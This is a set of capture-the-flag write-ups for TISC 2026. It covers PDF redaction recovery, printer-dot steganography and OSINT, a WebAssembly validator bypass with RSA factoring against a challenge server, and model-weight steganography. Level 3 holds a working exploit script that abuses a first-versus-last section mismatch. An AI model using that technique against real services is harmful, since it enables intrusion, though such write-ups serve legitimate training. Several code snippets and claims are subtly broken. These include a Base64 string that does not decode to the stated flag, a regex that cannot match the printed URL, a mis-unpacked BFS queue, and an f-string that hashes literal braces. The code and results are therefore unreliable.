

TISC 2026 — Challenge writeups

Each walkthrough follows the path from the supplied artifact to the flag or arena result: **starting clue** → **decisive observation** → **exploit or derivation** → **result**.

Contents

#	Challenge	Main technique	Flag or score
1	Redacted PDF	PDF text extraction	TISC{BR0!RedactPDFsProperlyLah!!!}
2	Printer Secret	Image steganography and OSINT	TISC{abn2263123_grey_MS-18E}
3	Lion City Layover	Web, VM and RSA	TISC{w3lc0m3_70_51ng4p0r3_l4h_61}
4	ZyGPT	Model-weight steganography	TISC{h1d3_1t_d33p_th3_w31ghts_d0nt_l13}
5	Trash Talk DS	GTS protocol and Pokémon data	TISC{p0lyg0n4l_p1d_ch41n_4cr0ss_g3ns}
6	Provenance	PE Rich-header repair	TISC{r1ch_h34d3r_t0ld_a_l1e_ab0ut_1ts_b1rth}
7	Omnitrix	TOCTOU and module loading	TISC{6r33n_n33dl3_0r_br41n5t0rm??}
8	cmdwrap	Canary leak, overflow, SQL injection, SSTI	TISC{h0pe_YoU_5tiLL_h@ve_t0k3ns_L3ft}
9	GameVault RPG	Protocol and state-machine exploit	TISC{wh@t_rE_m0r3_Lyk3_LLM_ctf}
—	EXPCalibur	VM device and multi-seed optimization	571,037 EXP, fourth place
—	Capture the System	Core War VM and write-order search	150–0–13, fifth place

Level 1 — Redacted PDF

Handout: the five-page PDF report

Flag: `TISC{BR0!RedactPDFsProperlyLah!!!}`

The five-page report appears to hide section 6, "The Flag," under a black rectangle. A PDF page can contain both text and drawing instructions. A rectangle drawn over text changes what a viewer sees but does not necessarily remove the text from the file.

VISIBLE PAGE 2

The intended campaign was identified weeks before the group had agreed on its final version.



TEXT EXTRACTED FROM THAT PAGE

6 The Flag

`VELTQ3tCUk8hUmVkYWN0UERGc1Byb3Blcmx5TGFOISEhfQ==`

Figure: The displayed page hides section 6, while the PDF text layer still contains its Base64 string.

Extract the text from the supplied PDF and look for section 6. In this command, `$PDF` is the name of the report on your machine:

```
pdftotext -layout "$PDF" - | sed -n '/6 The Flag/,/7 /p'
```

If Poppler's `pdftotext` is unavailable, `pypdf` also exposes it:

```
from pypdf import PdfReader
for page in PdfReader(input('Supplied PDF: ')).pages:
    text = page.extract_text() or ''
    if '6 The Flag' in text:
        print(text[text.index('6 The Flag'):])
```

The covered section includes this string:

`VELTQ3tCUk8hUmVkYWN0UERGc1Byb3Blcmx5TGFOISEhfQ==`

Its alphabet and `==` padding suggest Base64. Decode it:


```
printf '%s' 'VELTQ3tCUk8hUmVkYWN0UERGc1Byb3Blcmx5TGFOISEhfQ==' | base64 -d
# TISC{BR0!RedactPDFsProperlyLah!!!}
```

Level 2 — Printer Secret

Handout: the printed cover-sheet image

Flag: TISC{abn2263123_grey_MS-18E}

The image is a printed cover sheet. Its note says that the **colour tag points to an archive copy** and that **the secret is also on the printed sheet**. These are two separate clues: the coloured triangles encode a ZIP URL, while faint yellow printer marks encode its password. The ZIP then supplies three public-source questions.



1. Recover the archive URL from the colour tag



The tag is a 36×36 grid of triangles using eight fill colours. Treat each colour as a three-bit digit, read the grid from left to right and top to bottom, and pack the bits most-significant first. The correct colour-to-value assignment is:

Value	0	1	2	3	4	5	6	7
Fill	red	white	purple	black	green	blue	yellow	orange

The assignment can be found by trying the $8!$ permutations and looking for a plausible `https://` run. It is not a standard HCCB payload that requires a barcode library. Anti-aliasing creates many RGB values, so classify the interior of each triangle by its nearest flat fill rather than comparing pixels for exact equality.

For this 1200×1900 source image, the cell pitch is about $13\frac{1}{3}$ pixels and the grid begins near $(x, y) = (366.7, 696.7)$. The first and last columns touch a black border. Sampling those cells inside $x = 368.832$ matters: border black otherwise corrupts roughly one symbol per row, making the URL look almost right. This short decoder uses one interior pixel per cell and the measured palette:

```

from PIL import Image
import re

im = Image.open(input('Supplied cover-sheet image: ')).convert('RGB')
palette = [
    (243,120,118), (255,255,255), (142,127,170), (3,3,3),
    (141,166,126), (131,179,218), (244,212,96), (255,158,93),
]

def colour_value(rgb):
    return min(range(8), key=lambda k:
        sum((rgb[i] - palette[k][i]) ** 2 for i in range(3)))

values = []
for row in range(36):
    for col in range(36):
        x = max(368, min(832, round(366.7 + col * 13.3333)))
        y = round(696.7 + row * 13.3333 + 10.5)
        values.append(colour_value(im.getpixel((x, y))))

bits = ''.join(f'{value:03b}' for value in values)
data = bytes(int(bits[i:i+8], 2) for i in range(0, len(bits)//8*8, 8))
url = re.search(rb'https://[A-Za-z0-9._-]+\.\.zip', data).group().decode()
print(url)

```

It prints:

```
https://printer-secret.chals.tisc26.ctf.sg/Fn8u92fhuiWAfeAfGu23dy.zip
```

The palette order in that snippet corresponds to values `0..7`. To check rather than assume the digit assignment, permute those eight values after sampling `values`:

```

from itertools import permutations

hits = []
for assignment in permutations(range(8)):
    trial_bits = ''.join(f'{assignment[v]:03b}' for v in values)
    trial = bytes(int(trial_bits[i:i+8], 2)
        for i in range(0, len(trial_bits)//8*8, 8))
    if b'https://' in trial:
        hits.append((assignment, trial.find(b'https://')))
print(hits) # (((0, 1, 2, 3, 4, 5, 6, 7), 297))

```

All 40,320 assignments were checked; only the mapping shown above contains `https://`. The URL starts at byte offset 297 in the decoded stream. Most other bytes are filler, so reading the entire stream as text obscures the result.

2. Recover the ZIP password from the tracking dots

The sheet's "PRINT NOTES" mention diagnostic marks on light paper. The nearly white pixel colour `#FCF9D8` reveals eight copies of a 15×15 dot lattice. Each mark sits either near the left edge of its ten-pixel cell (bit 0) or three pixels farther right (bit 1). Row 0 and column 0 are alignment marks, leaving $14 \times 14 = 196$ data bits. The copy beginning at `(x, y) = (697, 1516)` is unobstructed; other copies overlap printed text.



FIRST DATA ROW: EIGHT CELLS MAKE ONE BYTE

Cell columns 1–8; alignment row and column omitted



Figure: Left and right dot positions yield `01110011`, the ASCII letter `s`. The faint yellow dots are darkened here for legibility.

Continue the Python snippet above to decode that copy. The first 192 bits make 24 bytes; the four remaining bits are zero padding:

```
yellow = (252, 249, 216)
bits = ''
for row in range(1, 15):
    for col in range(1, 15):
        x0, y0 = 697 + col*10, 1516 + row*10
        xs = [x - x0 for y in range(y0, y0+10)
              for x in range(x0, x0+10)
              if im.getpixel((x, y)) == yellow]
        bits += str(int(sum(xs)/len(xs) > 2.5))

password = bytes(int(bits[i:i+8], 2) for i in range(0, 192, 8)).decode()
print(password) # sut0roberil-fure!b4a_*=^
```

Download the ZIP and open its only member with that password. This can be done in the same Python session without saving an intermediate file:

```

from io import BytesIO
from urllib.request import urlopen
from zipfile import ZipFile

with ZipFile(BytesIO(urlopen(url).read())) as archive:
    member, = archive.namelist()
    print(archive.read(member, pwd=password.encode()).decode())

```


The decoded password extracts a brief from the ZIP. It names a deleted Yahoo! Auctions listing, `d500233180`, for a weathered RGM-79[G] model. It asks for a Flickr username, a pants colour, and a model number in the format `TISC{flickruser_colour_MODELNUMBER}`.

3. Follow the auction ID to the three answers

Search the exact auction ID, rather than guessing the seller from the model name. A [GUNSTA post for the weathered RGM-79\[G\]](#) contains the same auction URL and is attributed to `abn22631`. This is the identity pivot; the auction page itself is no longer needed.

1. **Flickr username.** Another [GUNSTA post by the same account](#) links its Flickr albums. A [Flickr photo on that account](#) identifies the uploader as `abn2263123`. The profile display name, `22631 abn`, is a different field. The shop domain below also repeats the username.
2. **Pants colour.** The same seller's [ARTHOBYCOMM profile](#) has a cat in its header photo. The page crops the header to a narrow strip, so open the [full header image](#). The person in the foreground is wearing **grey** pants.
3. **Model number.** Both hobby profiles point to the seller's [BASE shop](#). Its cover image labels the featured Kämpfer **MS-18E**. A [GUNSTA post by the same seller](#) also names the model `HGUC 1/144 MS-18E`.

The profile crop, full header photo, and shop cover provide visual checks for the last two answers:



The profile shows only a narrow crop of the cat photo.



The full header shows the person's grey pants in the foreground.

プラモデル制作代行 abn22631

[HOME](#) [ABOUT](#) [CONTACT](#)



The shop cover labels the featured model MS-18E.

Putting the three answers into the requested format gives `TISC{abn2263123_grey_MS-18E}`.

Level 3 — Lion City Layover

Target: `http://chals.tisc26.ctf.sg:57161` (no server source was supplied)

Flag: `TISC{w3lc0m3_70_51ng4p0r3_l4h_61}`

The site presents a tourist itinerary, but each part yields a credential for the next: three mazes issue a **ticket**; three images and the tide manifest open **postcards**; a postcard explains a **WebAssembly cartridge**; the cartridge leaks an **RSA puzzle**; the RSA plaintext is the claim submitted for the flag. Keep the `session` and `ticket` distinct. The former proves the maze visit to `/stamp`; the latter authorises `/run` and `/claim`.

CREDENTIALS AND CLUES CONVERGE AT THE CARTRIDGE

Maze route




Figure: The maze ticket and postcard clues meet at `/run`; the leaked passport supplies the RSA claim for `/claim`.

1. Complete the three mazes to obtain a ticket

GET `/api/harbour/start` supplies a `session` and three ASCII grids. Each grid has `S`, `E`, walls `#`, and stamps `A`, `B`, `C`. A path is valid only if it touches all three stamps before reaching `E`. Breadth-first search needs the stamp mask in its state: revisiting the same square after collecting another stamp is a different situation.

```

from collections import deque
import json, urllib.request

base = 'http://chals.tisc26.ctf.sg:57161'

def get(path):
    return json.load(urllib.request.urlopen(base + path))

def post(path, body):
    request = urllib.request.Request(
        base + path, json.dumps(body).encode(),
        headers={'Content-Type': 'application/json'})
    return json.load(urllib.request.urlopen(request))

def maze_path(grid):
    start = next((x, y) for y, row in enumerate(grid)
                 for x, ch in enumerate(row) if ch == 'S')
    q = deque([(start, 0, '')])
    seen = {(start, 0)}
    while q:
        x, y, mask, path = q.popleft()
        if grid[y][x] == 'E' and mask == 0b111:
            return path
        for move, dx, dy in [('U', 0, -1), ('D', 0, 1), ('L', -1, 0), ('R', 1, 0)]:
            nx, ny = x + dx, y + dy
            if not (0 <= ny < len(grid) and 0 <= nx < len(grid[ny])):
                continue
            cell = grid[ny][nx]
            if cell == '#':
                continue
            next_mask = mask | (1 << 'ABC'.index(cell) if cell in 'ABC' else 0)
            state = (nx, ny, next_mask)
            if state not in seen:
                seen.add(state)
                q.append((state, path + move))
    raise ValueError('No route visits all three stamps')

route = get('/api/harbour/start')
traces = [maze_path(level['grid']) for level in route['levels']]
ticket = post('/api/harbour/stamp',
              {'session': route['session'], 'traces': traces})['ticket']

```

For one maze set, the routes had 43, 41, and 49 moves. Submit the paths calculated from the current `/start` response to `/stamp` to obtain a ticket. The third maze's note, "1965 to 2026 is 61," also hints at opcode `0x61`.

2. Combine image halves with the postcard manifest

GET `/api/harbour/tide` describes a postcard vault. It publishes the **back** halves of two keys; GET `/api/harbour/tide?format=json` also reveals the `last_stamp` back half. Each corresponding **front** half is hidden in an image named by the `assets` and `labels` maps in `/start`. The labels match the manifest's riddles (artificial steel trees, chicken rice, purple orchid), so the image-to-postcard pairing does not require guessing.

Image label	How to read the front half	Front half	Back half from /tide	Postcard ID
Supertree Grove	Least-significant bit of each RGB channel	Q7M2-9KP4	4L8N-TW3R	singavm-1965-0061
Chicken rice	A second PNG concatenated after the first	A5ZD-91HJ	K7C2-P9QM	replay-maintenance-16
Purple orchid	Text appended after the PNG IEND chunk	N8YF-R4T6	WQ1B-7VL3	last-stamp



Supertree Grove
RGB LSB



chicken rice
embedded PNG @0x412B0



purple orchid
trailer after IEND

Use the asset URLs in the current `/start` response; their UUIDs may change. Keep the image bytes in memory for the extraction:

```

pictures = {}
for level in route['levels']:
    for stamp, asset in level['assets'].items():
        label = level['labels'][stamp]
        if label in ('Supertree Grove', 'chicken rice', 'purple orchid'):
            pictures[label] = urllib.request.urlopen(base + asset).read()

```

The orchid's marker is appended after the PNG end chunk. The chicken-rice asset contains a second PNG, beginning at byte offset 266,928; opening that image displays its marker:

```

from io import BytesIO
from PIL import Image

print(pictures['purple orchid'][-21:])
# b'\npostcard{N8YF-R4T6}\n'

inner = pictures['chicken rice'][266928:]
assert inner.startswith(b'\x89PNG\r\n\x1a\n')
Image.open(BytesIO(inner)).show() # displays postcard{A5ZD-91HJ}

```

postcard{A5ZD-91HJ}

```
# Supertree Grove: RGB least-significant bits, row-major, MSB first
im = Image.open(BytesIO(pictures['Supertree Grove'])).convert('RGB')
bits = ''.join(str(channel & 1)
                for y in range(im.height) for x in range(im.width)
                for channel in im.getpixel((x, y)))
raw = bytes(int(bits[i:i+8], 2) for i in range(0, len(bits)//8*8, 8))
print(raw[:21]) # b'postcard{Q7M2-9KP4}\x00\x00'
```

The `postcard{...}` marker is 19 bytes. For the orchid, discard the surrounding newlines; for Supertree Grove, discard the two zero bytes after the marker. The nine characters inside the braces, including the hyphen, are the key's front half.

Join each front and back half, then request `POST /api/harbour/postcard` with `{"id": ..., "key": ...}`. For example:

```
post('/api/harbour/postcard',
     {'id': 'replay-maintenance-16', 'key': 'A5ZD-91HJ-K7C2-P9QM'})
```


The maintenance postcard is Base64 text. Decoding it documents WebAssembly v1 cartridges, a custom section named `singa`, the prefix `MERLION\0v1.6.1\0`, a two-byte little-endian program length, and the reader instruction `31 HH LL NN` (offset high byte, offset low byte, count). The `singavm-1965-0061` postcard says legacy diagnostic opcodes are still available during replay. `last-stamp` gives the crucial parser clue:

```
Two stamps went through immigration.
The officer checked the first.
The replay kiosk performed the last.
```

3. Exploit the disagreement over duplicate singa sections

The reference module at `/engine/singa_legacy.wasm` begins with an ordinary `singa` custom section containing a harmless program. WebAssembly permits multiple custom sections with the same name. The service's validator checks the **first** `singa` section, while its executor runs the **last**. A module containing only a `0x61` diagnostic section gets HTTP 400, "unsafe harbour opcode blocked by patched immigration." Place the benign reference section first and append a diagnostic section: the same opcode executes. Reversing the two sections blocks it again. This first-versus-last mismatch is the exploit.

ONE WASM MODULE, TWO singa CUSTOM SECTIONS



The ordering—not the diagnostic opcode alone—is the bypass.

Figure: A benign first section passes validation; the diagnostic `0x61` runs from the last section. Putting it first fails the check.

The diagnostic follows the documented reader operand layout. `61 00 00 20` reads up to 32 bytes at offset zero. Preserve the reference cartridge's first section (the first `0x25` bytes) and insert another `singa` section after it:

```

import base64, hashlib, itertools

reference = urllib.request.urlopen(base + '/engine/singa_legacy.wasm').read()

def section(offset):
    program = bytes([0x61, offset >> 8, offset & 255, 32])
    payload = (b'\x05singaMERLION\0v1.6.1\0'
               + len(program).to_bytes(2, 'little') + program)
    return b'\0' + bytes([len(payload)]) + payload

def run(offset):
    module = reference[:0x25] + section(offset) + reference[0x25:]
    encoded = base64.b64encode(module).decode()
    for n in itertools.count():
        nonce = str(n)
        material = f'{{ticket}}.{{encoded}}.{{nonce}}'.encode()
        if hashlib.sha256(material).hexdigest().startswith('0000'):
            break
    return post('/api/harbour/run',
               {'ticket': ticket, 'module': encoded, 'pow': nonce})

passport = bytearray()
for offset in range(0, 990, 32):
    response = run(offset)
    passport.extend(bytes(response['chroma'][:min(32, 990-offset)]))
print(passport.decode())

```

The `pow` field is a decimal nonce satisfying the `/tide` rule `SHA256(ticket + "." + base64(module) + "." + nonce)` beginning with four hexadecimal zeroes. Each request needs its own nonce because the module changes. `/run` reports `tide_hint: 990`, the buffer length, and caps a read at 32 bytes even if a larger `NN` is requested. Stop the final copy at 990 bytes: reads past the end wrap to the beginning. The ticket lasts about 25 minutes, so run the 32 reads promptly.

4. Factor the leaked RSA modulus and submit its plaintext

The leaked `SINGA-PASSPORT-v61` buffer contains `rsa_n`, `rsa_e`, `rsa_c`, `claim_sha256`, and a hint that Fermat “liked neighbours.” The factors of `n` are unusually close. Fermat's method starts at `ceil(sqrt(n))` and finds a square on its **first** check; the two factors differ by 6,100,588.

```
rsa_n=87421886098740112705263696738655858227472636745037294216112485655115207613811252275476576108819
49099684673760738922557494113756345665856578316122099337684449102872455784896560615852650622092520981
00538956657612381221260700557771273580783577996749247801000406469197794963254874043325658851839710489
27057143253
rsa_e=65537
rsa_c=79258501869859418139095806366820088300654989066679113118895332056782719497418630380962215499250
56029827858168484091095855980735227476008668480631845736237990055200751337691671282108852007790768842
03417389382718107845107500642024075735489635559947209658024025376102899845591349529354755895409070768
16336138287
claim_sha256=1299140fecece2fc00f48f6689b51af4b92ef8d6ce13987784dd7ccd2f2daa03
```

```
import math

fields = dict(line.split('=', 1) for line in passport.decode().splitlines()
               if '=' in line)
n, e, c = (int(fields[key]) for key in ('rsa_n', 'rsa_e', 'rsa_c'))
a = math.isqrt(n)
a += a*a < n                                # ceil(sqrt(n))
b = math.isqrt(a*a - n)
assert b*b == a*a - n                       # no search loop required here
p, q = a-b, a+b
assert p*q == n
d = pow(e, -1, (p-1)*(q-1))
number = pow(c, d, n)
claim = number.to_bytes((number.bit_length()+7)//8, 'big').decode()
assert hashlib.sha256(claim.encode()).hexdigest() == fields['claim_sha256']
print(claim)
# boarding-pass:katong-1965-to-marina-2026:kopi-o-kosong

print(post('/api/harbour/claim', {'ticket': ticket, 'claim': claim}))
# {'ok': True, 'flag': 'TISC{w3lc0m3_70_51ng4p0r3_l4h_61}', ...}
```

The SHA-256 check confirms the decrypted claim **before** submission; `/claim` then returns the flag. The site also embeds six flag-shaped strings in HTML metadata and API responses, including a `showFlag` preview. They are decoys in this solve: the ticket → cartridge → decrypted claim path produced the successful `/claim` response shown above.

Level 4 — ZyGPT

ZyGPT is a helpful in-house copilot that our engineers chat with for their day-to-day productive work. Last week a routine review noticed it behaving oddly.

<http://chals.tisc26.ctf.sg:14172/>

Flag: `TISC{h1d3_1t_d33p_th3_w31ghts_d0nt_l13}`

The useful artifact is the model checkpoint. Five embedding rows supply a key; that key selects 608 bits in one MLP weight tensor. XORing those bits with the corresponding bits in the public Qwen3-1.7B checkpoint produces an AES-GCM message containing the flag.

1. Find the model and its format

The challenge page presents a broken chat interface and a `MemoryError`. Its static bundle exposes model-loading code, configuration, tokenizer, and a Safetensors checkpoint. The loading code runs the model locally with Transformers, so the checkpoint is the useful object to inspect.



For an exact weight comparison, use the public [Qwen/Qwen3-1.7B checkpoint at commit 70d244cc86ccca08cf5af4e1e306ecf908b1ad5e](#). Its first shard contains the embedding and MLP tensors used here. The public shard's SHA-256 is

`169ad53ec313c3a34b06c0809216e4fc072cce444a5d4ff2b59690d064130ed5`; the challenge checkpoint's is `d8e7f0c537c16c2be033f4ba4c87888bce846b26abab52f956fb293fa6e07c0e`. The analysis used Python 3.12.14, NumPy 2.5.3, PyTorch 2.14.0, `safetensors` 0.8.0, and `cryptography` 50.0.1.

The configuration has Qwen3-1.7B's 28 layers, 2,048-dimensional hidden state and 6,144-dimensional MLP. The tokenizer adds 21 `<|zygpt-*|>` maintenance tokens. Comparing `model.embed_tokens.weight` with the public Qwen/Qwen3-1.7B checkpoint identifies **90 changed rows**: 21 maintenance-token rows, 19 otherwise

unused reserved rows, and 50 ordinary vocabulary rows. The unused rows are particularly suspicious because normal tokenization cannot select them.

Sampling the local model with a transcript-completion prompt such as


```
Complete this maintenance transcript: operator>
```

produces a claimed provisioning format. Model-generated text can hallucinate, so check each claim against the weights. The useful parts are:

- A record is eight raw little-endian `uint16` words at fixed coordinates in an embedding row: six signature words and two check words.
- The low bytes of the two check words equal the first two bytes of `SHA256(>I token_id || <H signature)`.
- The operator key `KM` is the first 16 bytes of `SHA256` over the live records, sorted by token ID. Each record contributes its four-byte big-endian token ID followed by its six little-endian signature words.
- `K = SHA256(KM || 00)` is an AES-256-GCM key. `Sd = SHA256(KM || 01)` seeds SHAKE-256, which chooses 608 bit positions in one decoder MLP projection. At each position, the stored payload bit is `challenge_LSB XOR baseline_LSB`.

The transcript does not give the live rows or the carrier tensor. It also incorrectly says records live *only* in reserved rows; ordinary vocabulary rows contain valid records too. Use the transcript to guide the search, then verify candidates from the weight bytes.

ZyGPT extraction: records select bits; GCM proves the result



The candidate records determine both the carrier positions and the AES-GCM key; authentication confirms the complete chain.

2. Recover the candidate records

The 19 changed reserved rows have conspicuous values at a common set of embedding coordinates. Testing the missing coordinate and the two check slots against the claimed SHA-256 rule gives:

```

coordinates: 361, 553, 959, 1152, 1289, 1864, 2014, 2039
check slots: 2 and 5 (coordinates 959 and 1864)
signature:   the other six words, in coordinate order

```

For a row `tid`, read the eight words as **BF16 bit patterns**, not rounded float values. Form `record = pack('>I', tid) + pack('<6H', *signature)` and compare the two check-word low bytes with `SHA256(record)[:2]`.

Scanning all 151,936 rows validates 71. Of these, 69 are among the 90 changed rows (19 reserved plus 50 ordinary); the other two, token IDs 65445 and 99171, are accidental two-byte checksum matches. The checksum establishes *record candidates*, not which ones are live. Including the two accidental matches in the search makes the result independent of that classification.

This complete scan takes the challenge checkpoint as its argument and prints the number of checksum-valid rows. It reads BF16 storage words directly, so floating-point rounding cannot change the checks:

```

import hashlib, struct, sys
import torch
from safetensors import safe_open

coords = [361, 553, 959, 1152, 1289, 1864, 2014, 2039]
with safe_open(sys.argv[1], framework='pt') as f:
    rows = f.get_tensor('model.embed_tokens.weight').view(torch.uint16).numpy()[ :, coords]
    valid = {}
    for tid, row in enumerate(rows):
        sig = tuple(int(row[i]) for i in range(8) if i not in (2, 5))
        record = struct.pack('>I', tid) + struct.pack('<6H', *sig)
        if bytes(int(row[i]) & 255 for i in (2, 5)) == hashlib.sha256(record).digest()[:2]:
            valid[tid] = record
    print('checksum-valid', len(valid)) # 71

```

3. Find the live subset and carrier

For a guessed subset, the key changes completely, so an AES-GCM tag gives only a yes/no answer after extracting all 608 bits. A cheaper rank filter makes the search practical.

Across the MLP tensors, the difference between ZyGPT and the public Qwen weights is dominated by a rank-16 update. A low-rank fit predicts each BF16 word before the payload bits were planted. For each word, compare the predicted value with the stored word and with the word after toggling its least significant bit. In pseudocode:

```

u, s, vt = low_rank(challenge_float - baseline_float, rank=16)
predicted = baseline_float + (u * s) @ vt
flagged = abs(predicted - bf16(stored_word ^ 1)) < abs(predicted - bf16(stored_word))

```

Most unmodified words are not flagged (4.55% in the winning tensor). A sealed payload overwrites LSBs without following that smooth update, so about half its selected words *are* flagged. This is a statistical filter: it proposes a subset and tensor; the AES-GCM tag is the final exact check.

